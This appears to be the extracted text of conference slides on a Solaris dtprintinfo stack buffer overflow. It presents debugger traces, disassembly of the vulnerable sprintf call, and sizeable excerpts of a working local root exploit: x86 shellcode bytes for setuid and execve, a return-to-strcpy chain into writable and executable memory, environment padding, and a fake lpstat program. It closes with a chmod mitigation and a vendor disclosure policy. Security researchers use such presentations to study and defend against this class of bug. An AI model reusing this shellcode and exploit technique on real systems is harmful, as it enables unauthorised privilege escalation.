
NAME
    lpstat - print information about the status of the print
    service

SYNOPSIS
    lpstat [-d] [-r] [-R] [-s] [-t] [-a [list]] [-c [list]]
           [-f [list]] [-o [list]] [-p [list] [-D]] [-S [list]]
           [-u [login-ID -list]] [-v [list]] [-l level]

DESCRIPTION
    The lpstat utility displays information about the current
    status of the LP print service to standard output.

    If no options are given, lpstat prints the status of all the
    user's print requests made by lp. See lp(1). Any arguments
    that are not options are assumed to be request-IDs as
    returned by lp. The lpstat command prints the status of such
    requests. options appears in any order and can be repeated
    and intermixed with other arguments. Some key letters can be

--More--(7%)
```



```
2. ssh
2279/1: read(0, " s y s t e m   d e f a u"., 5120) = 329
2279/1: ioctl(1, TCGETA, 0x08045A44) Err#22 EINVAL
2279/1: fstat64(1, 0x08045A70) = 0
2279/1: brk(0x08081D30) = 0
2279/1: brk(0x08083D30) = 0
2279/1: fstat64(1, 0x080459B0) = 0
2279/1: read(0, 0x0807FA2C, 5120) = 0
2255/1: pollsys(0x08047A30, 1, 0x00000000, 0x00000000) = 1
2255/1: read(9, " A A A A A A A A A A A A"., 512) = 301
2279/1: write(1, " A A A A A A A A A A A A"., 301) = 301
2279/1: _exit(0)
2255/1: pollsys(0x08047A30, 1, 0x00000000, 0x00000000) = 1
2255/1: read(9, 0x080E9675, 211) = 0
2255/1: close(9) = 0
2255/1: waitid(P_ALL, 0, 0x08047A30, WEXITED|WTRAPPED) = 0
2255/1@1: -> libC:__0dlPv(0xfe702158)
2255/1@1: -> libSDtFwa:free(0xfe702158, 0x80e9548, 0x8086283, 0xfe9f75
2c)
2255/1@1: <- libSDtFwa:free() = 0
2255/1@1: <- libC:__0dlPv() = 0
2255/1@1: -> libC:__0nwUi(0xc8)
2255/1@1: -> libSDtFwa:malloc(0xc8, 0x8047d2c, 0xfe9f7543, 0xfe9f86b6)
2255/1@1: <- libSDtFwa:malloc() = 0x80e9750
:
```

```
1. ssh
2953/1@1: -> __0fNDtPrinterIconRPrintActionExistsv(0x80ddde8)
2953/1@1: -> libc:sprintf(0x8047cf4, 0x80872e9, 0x80ddb08)
2953/1@1: <- libc:sprintf() = 306
2953/1@1: -> libDtSvc:DtActionExists(0x8047cf4)
2953/1@1: -> libDtSvc:_DtActionMMExists(0x8047cf4)
2953/1@1: -> libDtSvc:_DtDtsMMGet(0xfef0e16c)
2953/1@1: -> libDtSvc:_DtDtsMMStringToBoson(0xfef0e16c)
2953/1@1: -> libDtSvc:_DtDtsMMGetPtr()
2953/1@1: <- libDtSvc:_DtDtsMMGetPtr() = 0xfe5244ac
2953/1@1: -> libDtSvc:_DtShmStringToBoson(0xfe5244ac, 0xfef0e16c)
2953/1@1: <- libDtSvc:_DtShmStringToBoson() = 0x16242
2953/1@1: <- libDtSvc:_DtDtsMMStringToBoson() = 0x16242
2953/1@1: <- libDtSvc:_DtDtsMMGet() = 0xfe4ff1e8
2953/1@1: -> libDtSvc:_DtDtsMMStringToBoson(0x8047cf4)
2953/1@1: -> libDtSvc:_DtDtsMMGetPtr()
2953/1@1: <- libDtSvc:_DtDtsMMGetPtr() = 0xfe5244ac
2953/1@1: -> libDtSvc:_DtShmStringToBoson(0xfe5244ac, 0x8047cf4)
2953/1@1: <- libDtSvc:_DtShmStringToBoson() = -1
2953/1@1: <- libDtSvc:_DtDtsMMStringToBoson() = -1
2953/1@1: <- libDtSvc:_DtActionMMExists() = 0
2953/1@1: <- libDtSvc:DtActionExists() = 0
2953/1: Incurred fault #6, FLTBOUNDS %pc = 0x41414141
2953/1: siginfo: SIGSEGV SEGV_MAPERR addr=0x41414141
2953/1: Received signal #11, SIGSEGV [default]
2953/1: siginfo: SIGSEGV SEGV_MAPERR addr=0x41414141
(END)
```

Source: truss -u a.out -u 'libDtSvc : ' -u 'libc : *printf,*scanf,strdup' -fae ./raptor_dtprintname_poc

```

public __0fNDtPrinterIconRPrintActionExistsv
__0fNDtPrinterIconRPrintActionExistsv proc near

s= byte ptr -3Ch
arg_0= dword ptr 8

push    ebp
mov     ebp, esp
sub     esp, 3Ch
push    ebx
mov     eax, [ebp+arg_0]
mov     eax, [eax+94h]
mov     eax, [eax]
push    eax
push    offset aSPrint_1 ; "%s_Print"
lea     ebx, [ebp+s]
push    ebx                ; s
call    _sprintf
add     esp, 0Ch
push    ebx
call    _DtActionExists
add     esp, 4
test    al, al
setnz   al
movzx   eax, al
pop     ebx
mov     esp, ebp
pop     ebp
retn
__0fNDtPrinterIconRPrintActionExistsv endp

```

```
boolean DtPrinterIcon::PrintActionExists()
{
    boolean b;
    char *buf = new char[60];
    sprintf(buf, "%s_Print", queue->Name());
    b = (DtActionExists(buf) ? true : false);
    delete [] buf;
    return b;
}
```


1. ssh

ALPINE 2.21 ATTACHED TEXT Folder: INBOX Message 2 of 2 11% +

Yes about snippets, since Dave from 2004 knows a lot more about this than Dave from 2019!!!

I originally found this bug by using `sharefuzz`, which everyone has forgotten existed. :) I believe, because LD_PRELOAD goes through `execve`, it was crashing the child process or generating some sort of weird error, but then the child process drops privs so that didn't matter directly, and then I think I was like "wtf, paths exist though" and after that it was sheer `dumb luck and many shells`. :)

My exploit was, I think, a lot less calculated than yours, but still worked OK for the time, on the platforms I had access to. I don't know if I have a SPARC available anywhere, but I can ask!

-dave

?

Help

<

AttchIndex

-

PrevPage

D

Delete

S

Save

0

OTHER CMDS

SpC

NextPage

U

Undelete

The Exploit



Source: <https://0xdeadbeef.info/stuff/ralphy.jpg>

```

#define INF01    "raptor_dtprintname_intel.c - dtprintinfo 0day, Solaris/Intel"
#define INF02    "Copyright (c) 2004-2019 Marco Ivaldi <raptor@0xdeadbeef.info>"

#define VULN     "/usr/dt/bin/dtprintinfo"           // the vulnerable program
#define BUFSIZE 301                                // size of the printer name

char sc[] = /* Solaris/x86 shellcode (8 + 8 + 27 = 43 bytes) */
/* double setuid() */
"\x31\xc0\x50\x50\xb0\x17\xcd\x91"
"\x31\xc0\x50\x50\xb0\x17\xcd\x91"
/* execve() */
"\x31\xc0\x50\x68/ksh\x68/bin"
"\x89\xe3\x50\x53\x89\xe2\x50"
"\x52\x53\xb0\x3b\x50\xcd\x91";

```

```

char    *arg[2] = {"foo", NULL};
int      sb = ((int)argv[0] | 0xffff);    /* stack base */
int      ret = search_ldso("strcpy");    /* or sprintf */
int      rwx_mem = search_rwx_mem();    /* rwx memory */

```

```
1. ssh
1020: -sh
Address  Kbytes  RSS    Anon  Locked Mode  Mapped File
08046000      8      8      4      -  rw---  [ stack ]
08050000     76     76      -      -  r-x--  sh
08073000      4      4      -      -  rw---  sh
08074000      4      -      -      -  rw---  sh
08075000     12     12      8      -  rw---  [ heap ]
FEE20000     24     24      -      -  r-x--  libgen.so.1
FEE36000      4      4      -      -  rw---  libgen.so.1
FEE51000      4      4      -      -  rwxs-  [ anon ]
FEE60000     24     12      4      -  rwx--  [ anon ]
FEE70000    1088    788      -      -  r-x--  libc.so.1
FEF80000     32     32     12      -  rwx--  libc.so.1
FEF88000      8      8      4      -  rwx--  libc.so.1
FEF90000      4      4      4      -  rwx--  [ anon ]
FEFA0000      4      4      4      -  rw---  [ anon ]
FEFB0000      4      4      -      -  rw---  [ anon ]
FEFBE000     176    176      -      -  r-x--  ld.so.1
FEFF0000      4      4      -      -  rwx--  [ anon ]
FEFFA000      8      8      4      -  rwx--  ld.so.1
FEFFC000      8      8      4      -  rwx--  ld.so.1
-----
total Kb    1496    1180     48      -
bash-3.2$
```

```
/* fill the envp, keeping padding */
add_env(sc);
ksh_pos = env_pos;
add_env("KSH=0x42424242");
add_env(display);
add_env("PATH=./usr/bin");
add_env("HOME=/tmp");
add_env(NULL);

/* calculate the offset to the shellcode */
plat_len = strlen(platform) + 1;
prog_len = strlen(VULN) + 1;
offset = 5 + env_len + plat_len + prog_len;
```

```
/* calculate the shellcode address */  
sc_addr = sb - offset;  
  
/* overwrite the KSH env var with the right address */  
sprintf(ksh_var, "KSH=0x%x", sc_addr);  
env[ksh_pos] = ksh_var;  
  
/* create a symlink for the fake lpstat */  
unlink("lpstat");  
symlink(argv[0], "lpstat");
```




```
/* fake lpstat code */  
if (!strcmp(argv[0], "lpstat")) {  
  
    /* check command line */  
    if (argc != 2)  
        exit(1);  
  
    /* get the shellcode address from the environment */  
    sc_addr = (int)strtoul(getenv("KSH"), (char **)NULL, 0);  
}
```

```
/* prepare the evil printer name */
memset(buf, 'A', sizeof(buf));
buf[sizeof(buf) - 1] = 0x0;

/* fill with ld.so.1 address, saved eip, and arguments */
for (i = 0; i < BUFSIZE; i += 4) {
    set_val(buf, i, ret);           /* strcpy */
    set_val(buf, i += 4, rwx_mem); /* saved eip */
    set_val(buf, i += 4, rwx_mem); /* 1st argument */
    set_val(buf, i += 4, sc_addr); /* 2nd argument */
}
```

```
/* print the expected output and exit */  
if(!strcmp(argv[1], "-v")) {  
    fprintf(stderr, "lpstat called with -v\n");  
    printf("device for %s: /dev/null\n", buf);  
} else {  
    fprintf(stderr, "lpstat called with -d\n");  
    printf("system default destination: %s\n", buf);  
}  
exit(0);  
}
```



Source: <https://twitter.com/Oxdea/status/579210295496871936>

The Sky is not Falling

```
bash-3.2# chmod -s /usr/dt/bin/dtprintinfo
```



Source: #INFILTRATE2019 swag

Oracle values the members of the independent security research community who find security vulnerabilities and work with Oracle so that security fixes can be issued to all customers. Oracle's policy is to credit all researchers in the Critical Patch Update Advisory document when a fix for the reported security bug is issued. In order to receive credit, security researchers must follow responsible disclosure practices, including:

- They do not publish the vulnerability prior to Oracle releasing a fix for it
- They do not divulge exact details of the issue, for example, through exploits or proof-of-concept code Oracle does not credit employees or contractors of Oracle and its subsidiaries for vulnerabilities they have found

Final Remarks

No fancy name or logo were assigned to this vulnerability. We'll make do with a CVE number, I guess.



No “cybers” were harmed in the making of this presentation.



Jerry Gamblin ✓

@JGamblin

Follow



Sometimes, hacking is just someone spending more time on something than anyone else might reasonably expect.

4:04 PM - 25 Mar 2017

Question Time

<https://0xdeadbeef.info>

<https://github.com/0xdea>

<https://twitter.com/0xdea>

raptor@0xdeadbeef.info

